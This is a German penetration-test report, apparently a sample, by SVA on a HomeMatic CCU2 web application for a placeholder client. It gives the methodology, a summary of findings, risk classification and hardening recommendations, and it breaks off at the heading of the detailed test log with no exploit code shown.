Penetration Testing Report

Web-Anwendungs Penetration Testing Premium

Mustermann GmbH

Herr Max Mustermann
Mustermann Str. 1
01234 Musterstadt

Autor: Patrick Münch
SVA System Vertrieb Alexander GmbH
Borsigstraße 14
65205 Wiesbaden

Datum: 27.02.2018
Version: 1.0

Inhaltsverzeichnis

1 Dokumentinformationen

1.1 Verteiler

Name	Firma / Abteilung
Beispielmitarbeiter X	Beispielfirma, Einkauf
Beispielmitarbeiter Y	Beispielfirma, GL
Beispielmitarbeiter Z	Beispielfirma, IT-Produktion

Tabelle 1: Verteiler

1.2 Versionshistorie

Version	Datum	Bearbeiter/Autor	Grund der Änderung	Status
1.0 WD	19.02.2018	Patrick Münch	Initial Version	erledigt
1.0 RC	23.02.2018	Patrick Münch	Management Summary	erledigt
1.0 RV	26.02.2018	Torsten Löbner	Review	erledigt
1.0 Rel	27.02.2018	Patrick Münch	Finale Version	erledigt

Tabelle 2: Versionshistorie

1.3 Abbildungsverzeichnis

1.4 Tabellenverzeichnis

2 Motivation und Zielsetzung

In den letzten Jahren sind die Anforderungen an IT-Sicherheit stark gewachsen. Wichtig ist, dass IT-Betreiber den Status der IT-Sicherheit im Unternehmen sowie der von dem Unternehmen angebotenen Produkte und Anwendungen kennen und sicherstellen, dass die Anforderungen an die IT-Sicherheit tatsächlich umgesetzt werden.
Web-Server bzw. Web-Anwendungen müssen von extern erreichbar sein und unterliegen somit erhöhten Sicherheitsanforderungen. Konventionelle Firewall-Systeme erlauben den Zugriff auf HTTP/ HTTPS und sind für applikationsspezifische Angriffe, wie beispielsweise Cross-Site-Scripting oder SQL-Injektion, ”blind”. Oft stehen auch Funktionsaspekte im Design einer Web-Anwendung im Vordergrund. Das Risiko ist groß, dass konzeptionelle und technische Sicherheitsanforderungen nicht konsequent umgesetzt werden oder Teststände in Produktion gehen.
IT-Netzwerke und Anwendungen werden stetig an neue Anforderungen angepasst und mit der Zeit immer komplexer. Die eingesetzte Technik bietet eine Angriffsfläche für Cyberkriminelle und Innentäter. So sorgfältig die präventiven Bausteine einer Sicherheitsinfrastruktur auch ausgewählt und implementiert werden - einen Nachweis über die Wirksamkeit dieser Maßnahmen und das erreichte Schutzniveau bietet nur deren regelmäßige Überprüfung.
Unternehmen und öffentliche Einrichtungen haben Gesetzte, Standards und Verordnungen zu beachten und müssen daher einen Nachweis für ein wirksames Risikomanagement erbringen, welches auch die operativen Bereiche mit den technischen Schutzmaßnahmen einschließt. Werden diese Anforderungen nicht ernst genommen, ist eine persönliche Haftung der Verantwortlichen nicht auszuschließen. Eine Penetrationstest trägt dazu bei, dass zum Erfüllen von gesetzlichen Anforderungen Maßnahmen definiert und zeitnah umgesetzt werden.
SVA wurde beauftragt, ein Web-Anwendungs Penetration Testing Premium über das Internet durchzuführen, um zu untersuchen, ob Maßnahmen umgesetzt wurden und wirkungsvoll sind. Es ging in erster Linie darum, Informationen zu sammeln, die einem potenziellen Angreifer zur Verfügung stehen würden, um daraus ein existierendes Bedrohungsrisiko für den Server bzw. die Anwendung abzuleiten.
Gegenstand der Untersuchung war die von der Mustermann GmbH benannte Web-Anwendung.

3 Zusammenfassung der Ergebnisse

Die Prüfung fand zwischen dem 19.02.2018 und dem 23.02.2018 statt und wurde durch Herrn Patrick Münch von der SVA GmbH durchgeführt. Untersucht wurde das folgende Prüfobjekt der Mustermann GmbH:

- homematic-ccu2.fritz.box

Das Prüfobjekt wurde von der Mustermann GmbH vorgegeben.
Es wurde eine angegebene Zieladresse überprüft. Für die angegebene URL und Links wurde ein Web-Anwendungs Penetration Testing Premium durchgeführt. Dabei wurden durch den Prüfer manuelle Tests und mehrere Scans mit den unterschiedlichsten Tools bzw. Scripten realisiert sowie die identifizierten Schwachstellen klassifiziert. Des Weiteren wurden mehrere Proof-of-Concepts erstellt, um die identifizierten Schwachstellen auszunutzen.

Die Abbildung 1 gibt einen Überblick über die Risiken der identifizierten Schwachstellen:



Abbildung 1: Risiken von Schwachstellen

Über das aktive System konnten Informationen ermittelt werden, die kein Risiko darstellen. Dennoch konnten Hinweise über das System gesammelt werden, die für die weitere Analyse benötigt wurden.

Vier Schwachstellen, die mit dem technischen Risiko „sehr hoch“ (kritisch) eingestuft wurden, sind nach Auswertung der Ergebnisse durch den Prüfer vorhanden. Bei kritischen Schwachstellen handelt es sich um Schwachstellen, die ohne oder mit geringen Hilfsmitteln bzw. Wissen ausgenutzt werden können und eine große Auswirkung auf Integrität, Verfügbarkeit sowie Vertraulichkeit haben können. Als kritisch werden Schwachstellen eingestuft, wenn beispielsweise Software identifiziert wurde, für die durch den Hersteller keine Sicherheitsupdates mehr angeboten werden oder Schwachstellen vorhanden sind, die durch existierende Exploits ausgenutzt werden können. Kritische Schwachstellen stellen einen klaren Verstoß gegen gesetzliche und regulatorische Anforderungen dar.
Bei einer Schwachstelle handelt es sich um einen Zugriff auf die HTTP-basierte XML-RPC Schnittstelle ohne Authentifizierung, die es einem Angreifer erlaubt, sensible Daten abzufragen und zu manipulieren. Dies führt dazu, dass ein Angreifer mittels der XML-RPC Schnittstelle alle angeschlossenen Geräte kontrollieren kann. Eine weitere Schwachstelle konnte identifiziert werden, die den Web-Server betrifft. Dieser läuft mit erweiterten Rechten (root). Des Weiteren wurden mehrere Remote Code Executions identifiziert werden, die es einem Angreifer erlauben Schadcode auf dem System auszuführen.

Bei Fünf Schwachstellen wurde das technische Risiko als „hoch“ eingestuft. Bei einem Sicherheitsvorfall kann sich hieraus eine Verletzung der Vorsorgepflicht bzw. ein Verstoß gegen gesetzliche und regulatorische Anforderungen ergeben sowie Fahrlässigkeit unterstellt werden. Es ist einem Angreifer beispielsweise möglich, mittels Man-in-the-Middle-Angriffen sensible Informationen über den Sitzungsaufbau und die Sitzung zu erlangen, da die Verbindung nicht verschlüsselt ist. Einem Angreifer wird es mittels Cross-Site-Request-Forgery erlaubt, Inhalte einer bestehenden authentifizierten Sitzung eines anderen Benutzers zu manipulieren, da in den Formularen der Web-Anwendung kein CSRF-Schutz implementiert wurde. Für die HTTPS-Sitzung werden schwache Verschlüsselungsalgorithmen, wie RC4, verwendet, so dass ein Angreifer die Inhalte der Sitzung entschlüsseln kann. Auf Grund fehlender Prüfungen im Aufruf der implementierten XML-RPC Schnittstelle wird es einem Angreifer erlaubt, externe Dienste über die Web-Anwendung aufzurufen und somit Angriffe auf Systeme Dritter auszulösen. Des Weiteren konnte eine Schwachstelle identifiziert werden, die es einem nicht authentifizierten Angreifer erlaubt beliebige Dateien auf dem System auszulesen.

24 Schwachstellen konnten identifiziert werden, die durch den Prüfer mit einem technischen Risiko „mittel“ eingestuft wurden. Hierbei steht der Aufwand, um die Schwachstelle auszunutzen, in keinem vertretbaren Verhältnis zur erzielten Wirkung. Häufig handelt es sich um

Schwachstellen, die indirekt nur in Kombination mit anderen Informationen oder Schwachstellen erfolgreich ausgenutzt werden können. Jedoch kann es möglich sein, diese Schwachstellen durch neue Exploits auszunutzen. Werden wirtschaftlich vertretbare Maßnahmen nicht umgesetzt und kommt es zu einem Schaden, könnte eine Verletzung der Vorsorgepflicht unterstellt werden.
Neben fehlender Content-Security-Policy, Cross-Site-Scripting-Protection und HTTP Strict Transport Security Headern wurde ein selbst signiertes SSL-Zertifikat und Inhalte mit fehlendem Content-Type identifiziert. Des Weiteren erlaubt der SSH-Dienst eine Authentifizierung mittels Passwort, ein Angreifer kann durch einen Brute-Force-Angriff das Passwort erraten und somit Zugang zum System erhalten.

Acht Schwachstellen wurden mit dem technischen Risiko „gering“ eingestuft, da sie keine unmittelbare Bedrohung bedeuten. Ein direktes Ausnutzen dieser Schwachstellen ist nach derzeitigem Kenntnisstand nicht möglich. In der Regel sind keine Maßnahmen einzuleiten. Generell kann überprüft werden, ob es technisch umsetzbar und wirtschaftlich vertretbar ist, ein IT-System oder eine Anwendung durch zusätzliche Sicherheitsmaßnahmen (z. B. eine Firewall oder ein Intrusion Detection System) zu schützen. Es besteht keine direkte Bedrohung und kein Verstoß gegen gesetzlichen und regulatorischen Anforderungen.
Der eingesetzte lighttpd-Server sendet Informationen über die Version, den Hersteller des Systems, Systemzeit und Erstellungsinformationen bei der Antwort mit. In der HTTPS-Sitzungen ist die Funktion Fallback Signaling Cipher Suite Value deaktiviert und der Server sendet die Systemzeit bei der Antwort auf einen ICMP-Request mit.

In Abbildung 2 ist die Verteilung der Schwachstellen über gängige Schwachstellenkategorien dargestellt.



Abbildung 2: Schwachstellenhäufigkeit

Details zu den gefundenen Schwachstellen und Empfehlungen werden in Kapitel 7 beschrieben.

Abschließend wird festgestellt, dass vier kritische Schwachstellen und fünf mit einem hohen Risiko ermittelt wurden. Die Sicherheit der Prüfobjekte muss an diesen Stellen zeitnah optimiert werden. Insgesamt kann das Sicherheitsniveau durch wirtschaftlich vertretbare Maßnahmen verbessert werden.

Generelle Empfehlungen:

- Es sollten alle Funktionen bzw. Methoden der Web-Anwendung ausschließlich durch eine Authentifizierung und Autorisierung geschützt werden.
- Web-Server sollte mit einem nicht privilegierten Benutzer gestartet werden.
- Es sollte eine Härtung des gesamten Systems (Betriebssystem, Middleware und Applikation) erfolgen, z. B. Open Source Hardening Framework http://dev-sec.io/.
- Es sollten alle Eingabewerte, die von einem Client gesendet werden, serverseitig überprüft werden (Input Validation).
- Es sollte generell nur TLSv1.2 verschlüsselte Verbindung verwendet werden.
- Es sollten alle Server-Banner entfernt werden, so dass keine Information über die verwendete Software bekannt gegeben wird.
- Es sollten (ggf. je nach Web-Seite) mögliche Security Optionen im HTTP-Header verwendet werden. Hierdurch wird die Sicherheit auf Client-Seite verbessert und trägt zum Schutz der Anwender bei.
- Es sollte TLSv1.2 256 Bits TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 RSA-AES256-SHA verwendet werden. SSLv3 und TLSv1.0 sollten nicht mehr ein gesetzt werden. Eine SSL-Kompression sollte deaktiviert werden. In den möglichen Methoden sollten keine Cipher Block Chaining (CBC) mehr verwendet werden.
- SSH-Verbindungen sollten nur mit Schlüssel-basierter Authentifizierung und starken MAC-, KEX- und Verschlüsselungsalgorithmen betrieben werden.
- Überprüfen der lokalen System- und Anwendungskonfiguration (Systemaudit) für unternehmenskritische Anwendungen.
- Regelmäßige Prüfung der Systeme und des (internen) Netzwerkes durch einen Penetration Test.
- Regelmäßige Prüfung der Systeme und des (internen) Netzwerkes durch einen Compliance Check (wie zum Beispiel InSpec oder ein serverbasiertes Compliance-Management).
- Es sollte eine Secure-Coding Schulung für die Entwickler durchgeführt werden. In der Schulung sollen den Entwicklern die einzelnen Angriffstechniken anhand von praktischen Beispielen erläutert und geeignete Gegenmaßnahmen gezeigt werden.

Als Anlage zu diesem Prüfbericht stellt SVA ein Risiko-Register in Form einer Excel-Tabelle zur Verfügung. Dieses Risiko-Register kann dazu verwendet werden, aus Sicht der operativen Notwendigkeit unter Berücksichtigung des Geschäftsrisikos zu den Schwachstellen Stellung zu nehmen, eine Risikobehandlung zu beschließen und Maßnahmen zu planen. Es wird darauf hingewiesen, dass dieses Risiko-Register kein Ersatz für ein Risikomanagement-Tool darstellt.

4 Prüfungsdefinition

4.1 Prüfungsauftrag

Ziel dieses Web-Anwendungs Penetration Testing Premium ist ein dokumentierter Status des zum Prüfdatum aktuellen IT-Sicherheitsniveaus sowie die Beurteilung durch eine unabhängige Überprüfung der bestehenden Sicherheitsmaßnahmen im technischen Bereich. Unsere Prüfer suchen insbesondere nach Schwachstellen wie:

- Informationsbeschaffung
- Prüfung der Authentifizierungsmechanismen und des Sitzungsmanagements
- Injektions-Angriffe
- Cross-Site-Scripting (XSS)
- File Inclusion
- Zugriff auf sensible Daten
- Verwendete Verschlüsselungsmethoden
- Logische Fehler und fehlerhafte Konfigurationen
- OWASP Top-Ten

SVA berücksichtigt in den Prüfungen selbstverständlich die 10 häufigsten Sicherheitsrisiken für Web-Anwendungen gemäß des Open Web Application Security Project (OWASP) und die Testing Checkliste von OWASP[1]. Des Weiteren folgt der Testablauf und deren Inhalt dem BSI-Standard .

[1] https://www.owasp.org/images/4/42/OWASP_Top_10_2013_DE_Version_1_0.pdf, https://www.owasp.org/index.php/Testing_Checklist und https://www.bsi.bund.de/DE/Themen/Cyber-Sicherheit/Dienstleistungen/ISPentest_ISWebcheck/ispentest_iswebcheck.html#doc6600926bodyText1

4.2 Prüfungsausschluss

Systeme, die über das Internet, bzw. den angegebenen IP-Adressbereich nicht zu erreichen waren, wurden nicht in die Prüfung mit einbezogen. Dies gilt somit für alle Systeme und Dienste, die zum Zeitpunkt der Prüfung nicht aktiv waren, während des Prüfungslaufes abgeschaltet wurden oder durch ein Schutzsystem (z. B. Firewall) für den Prüfer nicht erreichbar waren. Prüfungen, bei denen bekannt ist, dass diese bei Systemen zu einem Ausfall führen könnten, wurden nur nach vorheriger Absprache mit Mustermann GmbH durchgeführt, um den Betrieb nicht zu gefährden.

4.3 Geltungsbereich

Sämtliche Informationen dieses Dokumentes basieren auf Angaben des Prüfungsteilnehmers und den Ergebnissen der durchgeführten Prüfung. Die Auswertung erfolgt stichtagsbezogen zum Tage der jeweils durchgeführten Prüfungen, d. h. für die externe Überprüfung zum 23.02.2018.

5 Prüfungsmethode

Mit dem Web-Anwendungs Penetration Testing Premium bietet die SVA der Mustermann GmbH eine Dienstleistung zur Identifikation von Schwachstellen bzw. Software- und Konfigurationsfehlern in IT-Systemen an. Hierbei greifen die IT-Security Consultants von SVA auf solche Strategien und Werkzeuge zurück, die auch von realen Angreifern verwendet werden, sodass sie ein realistisches und praktisch nachvollziehbares Bild des Sicherheitsniveaus der Mustermann GmbH darlegen können. Ein Penetration Test setzt sich dabei aus wiederkehrenden Phasen zusammen, welche eine umfassende Analyse der Zielsysteme zur Folge haben. Diese umfassen im Wesentlichen:

1. Identifikation von Systemen, Diensten, URLs, Links und Frameworks
2. Bestimmung von Versionen und Verwundbarkeiten
3. Anwendungsspezifisches Fuzzing
4. Validierung und optionale Ausnutzung von Verwundbarkeiten



Abbildung 3: Ablauf Penetration Testing

5.1 Prüfer

SVA setzt erfahrene und qualifizierte Mitarbeiter mit mehrjähriger Berufserfahrung im Bereich Penetration Testing ein. Unsere Mitarbeiter besitzen die Offensive Security Certified Professional (OSCP) und Offensive Security Certified Expert (OSCE) Zertifizierung. Darüber hinaus sind unsere Penetration Tester sicherheitsüberprüft.

5.2 Web-Anwendungs Penetration Testing Premium

Durch einen Web-Anwendungs Penetration Testing Premium ermitteln erfahrene IT-Security Consultants von SVA typische Schwachstellen über das Internet. Hierdurch simulieren unsere Prüfer Angriffe von Außentätern über das Netzwerk. Ziele sind alle erreichbaren IT-Systeme und Dienste aus einem vorher vereinbarten IP-Adressbereich. Diese Prüfung ist so angelegt, dass in verhältnismäßig kurzer Zeit ein umfassender Überblick über das aktuelle Sicherheitsniveau gewonnen werden kann. Dieser beinhaltet:

- Identifizierung typischer Schwachstellen
- Identifizierung unbekannter Schwachstellen (Zero-Day)
- Schwachstellen werden klassifiziert und priorisiert
- Manuelle Verifizierung aller gefundenen Schwachstellen
- Ausnutzung der identifizierten Schwachstellen
- Durchführung von Proof of Concepts (PoC)
- Detaillierte Angriffsbeschreibung mit PoC Quelltext
- Detaillierte Vorschläge zur Beseitigung
- Geeignet für Eigenentwicklungen
- Brute-Force Angriffe

Ein Web-Anwendungs Penetration Testing Premium umfasst verschiedene Vorgehensweisen mit unterschiedlichen Tools (z. B. Nessus, Burp, Zaproxy, Nikto, Metasploit usw.), darunter die automatisierte Identifikation der Systeme und ihrer Schwachstellen, die manuelle Verifizierung von Schwachstellen sowie die manuelle Entwicklung von Proof-of-Concepts bzw. Exploits.

5.3 Outside-In

Beim Outside-In erfolgt die Prüfung von außen; in der Regel über das Internet.



Abbildung 4: Outside-In

5.4 Ablauf



Abbildung 5: Ablauf des Web-Anwendungs Penetration Testing Premium

Zusammen mit der Mustermann GmbH wurden vor der Prüfung bzw. zu Beginn der Prüfung die Systemgrenzen definiert. Hierzu wurden die Informationen verwendet, die uns die Mustermann GmbH zur Verfügung gestellt oder der IT-Security Consultant über öffentliche Quellen erhalten hat. Der IT-Security Consultant identifizierte zunächst das Betriebssystem, die Web-Anwendung und deren Komponenten. Danach verschaffte sich der IT-Security Consultant einen Überblick über die Seitenstruktur. Für Web-Seiten, die eine Eingabe erfordern oder dynamisch Inhalte erzeugen oder darstellen, führte der IT-Security Consultant eine umfangreiche Eingabe- und Ausgabeprüfungen durch. Den Kontext einer Kommunikationsverbindung prüfte der IT-Security Consultant durch eine Analyse des Session-Managements. Das Vorgehen und die Ergebnisse dokumentierte der IT-Security Consultant in diesem Report zusammen mit Maßnahmen zur Korrektur der identifizierten Schwachstellen.

5.5 Leistungen im Überblick

Die Leistungen gelten für eine Prüfung über das Internet (Outside-In):

- ✓ Individuelle telefonische Abstimmung und Vorbesprechung der Prüfung
- ✓ Individuelle Abstimmung über die Tiefe des Penetrationstests
- ✓ Leistungsbeschreibung inkl. Prüfvereinbarung
- ✓ Host Discovery (ermitteln aktiver Systeme)
- ✓ TCP/UDP Port-Scan (65.535 Ports)
- ✓ Schwachstellen-Scan/ Analyse
- ✓ Dynamische Prüfmethoden durch interaktive Manipulation von Eingabewerten
- ✓ Prüfen auf logische Fehler im Ablauf einer Session (Use Case Analyse)
- ✓ Manuelle Verifizierung
- ✓ Durchführung des Web-Anwendung Penetration Testing nach BSI- und OWASP-Standard[2]
- ✓ Ausnutzen von Schwachstellen, Erstellung von Proof-of-Concepts
- ✓ Prüfbericht inkl. „Management Summary“ in Deutsch
- ✓ Risikoeinschätzung durch Analysten und Erstellung einer Mängelliste mit Empfehlungen
- ✓ Telefonische Diskussion der Ergebnisse
- ✓ Vorstellung der Ergebnisse vor Ort

6 Klassifizierungskriterien

6.1 Erläuterung

Dieser Bericht benennt mögliche Sicherheitsschwachstellen, die während der Sicherheitsüberprüfung gefunden wurden. Identifizierte Schwachstellen werden in Form einer Liste für jedes Prüfobjekt dargestellt. Jede Schwachstelle erhält eine – im Prüfprotokoll – einmalige Nummer. Diese Nummer dient dazu, innerhalb des Berichtes auf eine bestimmte Feststellung zu verweisen. Die Klassifizierung gibt die Risikoabschätzung aus Sicht des Analysten wieder. Je nach Abschätzung ordnet der Analyst den Feststellungen eine Risikostufe zu. Diese Stufen richten sich nach einem für diesen Bericht definierten Bewertungsverfahren und müssen daher nicht mit Definitionen einer Risikobewertung für das Unternehmen übereinstimmen. Für jede Feststellung wird eine kurze Bezeichnung verwendet. In der Beschreibung wird die Feststellung erläutert. Aus der Beschreibung ist auch der Grund ersichtlich, warum eine Feststellung entsprechend klassifiziert wurde. Zu jeder Feststellung wird der Analyst ggf. eine Empfehlung geben. Diese kann auch darin bestehen, weitere Informationen abzurufen oder z. B. weitere Prüfungen durchzuführen. Häufig werden konkrete Angaben zu Bezugsquellen von Sicherheitsupdates aufgeführt. Falls eine Feststellung näher erläutert wird oder die Demonstration der Schwachstelle dokumentiert wurde, wird auf weitere Informationen im Bericht oder zu einer für den Leser zugänglichen Datenquelle verwiesen.

6.2 Bewertungsstufen

Dieser Abschnitt erläutert die Bewertungsstufen in diesem Bericht näher.

geringes Risiko

Der Analyst schätzt das Risiko für eine Schwachstelle als niedrig ein, wenn lediglich Hinweise und Vermutungen existieren, dass eine Schwachstelle ausgenutzt werden könnte. In der Regel sind keine Maßnahmen einzuleiten. Generell kann überprüft werden, ob es technisch umsetzbar und wirtschaftlich vertretbar ist, ein IT-System oder eine Anwendung durch zusätzliche Sicherheitsmaßnahmen (z. B. eine Firewall oder ein Intrusion Detection System) zu schützen. Es besteht keine direkte Bedrohung und kein Verstoß von gesetzlichen und regulatorischen Anforderungen.

mitteleres Risiko

Der Analyst schätzt das Risiko für eine Schwachstelle als mittel ein, wenn der Aufwand, um die Schwachstelle auszunutzen, in keinem vertretbaren Verhältnis zur erzielten Wirkung steht. Häufig handelt es sich um Schwachstellen, die nur in Kombination mit anderen Informationen oder Schwachstellen erfolgreich ausgenutzt werden können. Wenn es wirtschaftlich vertretbare Maßnahmen gibt, um eine Schwachstelle mit einem mittleren Risiko zu beseitigen oder zumindest das Gefährdungspotenzial zu reduzieren, sollten diese innerhalb von 6 Monaten umgesetzt werden. Werden wirtschaftlich vertretbare Maßnahmen nicht umgesetzt und es kommt zu einem Schaden, könnte eine Verletzung der Vorsorgepflicht unterstellt werden.

hoches Risiko

Eine Schwachstelle stellt aus Sicht des Analysten ein hohes Risiko dar, wenn es konkrete Hinweise dafür gibt, dass die Schwachstelle durch einen Angreifer ausgenutzt werden könnte (es existieren z. B. entsprechende Exploits bzw. das Risiko konnte durch die Ausnutzung klar nachgewiesen werden). In der Regel werden auch gefundene Schwachstellen, die mit einem verfügbaren Sicherheitsupdate geschlossen werden können, als hohes Risiko eingestuft, da sich hieraus der Nachweis einer Verletzung der Vorsorgepflicht ergeben könnte. Schwachstellen, die ein hohes Risiko darstellen, sollen innerhalb von 3 Monaten nach ihrem bekannt werden durch geeignete Maßnahmen beseitigt werden. In der Regel sind hierzu nötige Ressourcen anzufordern, was nicht selten nur durch eine Eskalation erreicht werden kann. Bei einem Si-

cherheitsvorfall kann sich hieraus eine Verletzung der Vorsorgepflicht bzw. ein Verstoß gegen gesetzliche und regulatorische Anforderungen ergeben sowie Fahrlässigkeit unterstellt werden.

sehr hohes Risiko

Eine Schwachstelle stellt aus Sicht des Analysten ein sehr hohes Risiko für die Sicherheit einer Anwendung oder der IT-Infrastruktur dar. Maßnahmen müssen sofort eingeleitet werden. Ressourcen müssen unmittelbar zur Verfügung gestellt werden und die Schwachstelle wird in der Regel sofort bei ihrer Entdeckung (z. B. während eines Penetrationstests) gemeldet (eskaliert). Es handelt sich beispielsweise um Schwachstellen, die ohne oder mit geringem Hilfsmitteln/Wissen ausgenutzt werden können. Beispiel: Anmeldung auf einem Server als privilegierte Anwender ohne die Eingabe eines Passwortes. Hieraus resultiert ein klarer Verstoß gegen gesetzliche und regulatorische Anforderungen und es könnte grobe Fahrlässigkeit oder sogar Vorsatz unterstellt werden.

6.3 Allgemeines Verwundbarkeitsbewertungssystem

Das Common Vulnerability Scoring System (CVSS), ist ein Industriestandard zur Bewertung des Schweregrades von möglichen oder tatsächlichen Sicherheitslücken in Computer-Systemen. Im CVSS werden Sicherheitslücken nach verschiedenen Kriterien bewertet und miteinander verglichen, so dass eine Prioritätenliste für Gegenmaßnahmen erstellt werden kann. Wenn vorhanden, wird ein CVSS-Wert mit aufgeführt. In Tabelle 3: CVSS Score Rating sind die Ratings für den jeweiligen CVSS Score aufgeführt.

Rating	CVSS-Score
None	0
Low	0,1 – 3,9
Medium	4,0 – 6,9
High	7,0 – 8,9
Critical	9,0 – 10,0

Tabelle 3: CVSS Score Rating

Der berechnete CVSS-Wert steht zu Beginn jeder Risikoeinschätzung, wie im Folgenden dargestellt.

6.9 mitteleres Risiko

7 Prüfprotokoll

